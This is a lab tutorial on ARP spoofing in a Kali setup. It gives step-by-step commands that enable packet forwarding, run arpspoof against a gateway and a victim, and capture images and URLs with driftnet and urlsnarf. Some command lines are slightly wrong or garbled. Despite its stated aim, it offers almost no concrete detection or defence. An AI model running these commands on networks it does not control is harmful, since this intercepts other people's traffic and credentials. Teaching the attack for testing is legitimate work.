**ARP Spoofing (arpspoof)**

ARP Spoofing (Address Resolution Protocol Spoofing), often done with the ARP spoof tool, tricks a local network with fake ARP (Address Resolution Protocol) messages. This attack lets bad guys catch, change, or mess up network talks by fooling devices into linking the attacker's MAC address with the IP address of a real network resource. In this piece, we'll look at how ARP spoofing works, what it does, how attackers use it to test security, and how to spot and stop ARP spoofing attacks.

**Understanding ARP and Its Role in Networking**

To get ARP spoofing, we need to know what ARP is and why it's around:

ARP links an IP address (Layer 3) to a MAC address (Layer 2) in a local network. When a device wants to talk to another device in a local network, it asks, "Who's got IP X? Tell me your MAC address." The actual device answers with its MAC address. But ARP isn't safe—it doesn't check answers. This makes ARP spoofing possible.

**How ARP Spoofing Works**

1. **Attacker’s Goal**

An attacker who uses ARP spoofing wants to:

* Intercept and change data (Man-in-the-Middle attack)
* Grab credentials (e.g. login info)
* Carry out Denial of Service (DoS)
* attacks Send traffic to harmful sites

1. **Using arpspoof to Execute the Attack**


arpspoof is a tool from the dsniff package that allows an attacker to forge ARP replies to redirect traffic.

**Step 1: Enable Packet Forwarding**

The attacker enables packet forwarding to act as a bridge between two communicating devices:

$ cat /proc/sys/net/ipv4/ip-forward


$ echo 1 > /proc/sys/net/ipv4/ip-forward



This ensures that intercepted traffic continues to its intended destination.

**Step 2: Run arpspoof to Poison ARP Cache**


$ Make 1 kali as a victim machine



$ IP of machine 192.168.64.132


1. Open terminal 1 in attacker machine kali and write a command on it

$ arpspoof -i eth0 -t 192.168.64.1 192.168.64.132



1. Open terminal 2 in attacker machine kali and write the command on it


$ arpspoof -i eth0 -t 192.168.64.132 192.168.64.1



**Step 3: Use Driftnet Command: Sniffing Images from Network Traffic**

Driftnet is a tool to analyze networks. It grabs and shows images from unencrypted network traffic as it happens. Pen testers and network analysts often use it to watch visual data sent over HTTP traffic. Because driftnet captures images sent over unsecured links, it acts as a passive network sniffer. People can use it for ethical hacking, but it can also create serious privacy risks.

$ driftnet -i eth0




**Step 4: Use URLSnarf: Capturing URLs from Network Traffic**

urlsnarf is a tool you use from the command line. It sniffs network traffic and pulls out URLs from HTTP requests. It's part of the dsniff package. Pen testers often use it to keep an eye on web activity in a network. Security experts use urlsnarf to look at network traffic, spot unauthorized browsing, and find possible security threats. However, like other sniffing tools, using them can lead to serious privacy and legal issues.

$ urlsnarf -i eth0



****

**Conclusion:**

ARP spoofing, which hackers carry out using arpspoof, is a strong attack method used in penetration testing and harmful hacking. When security experts grasp how it works, they can put measures in place to spot and stop these attacks. To lessen the risk of ARP spoofing, you must watch your network, use network security tools, and encrypt data. This prevents attackers from intercepting or changing network traffic. Companies using these defenses lower the chance of ARP-based attacks on their networks.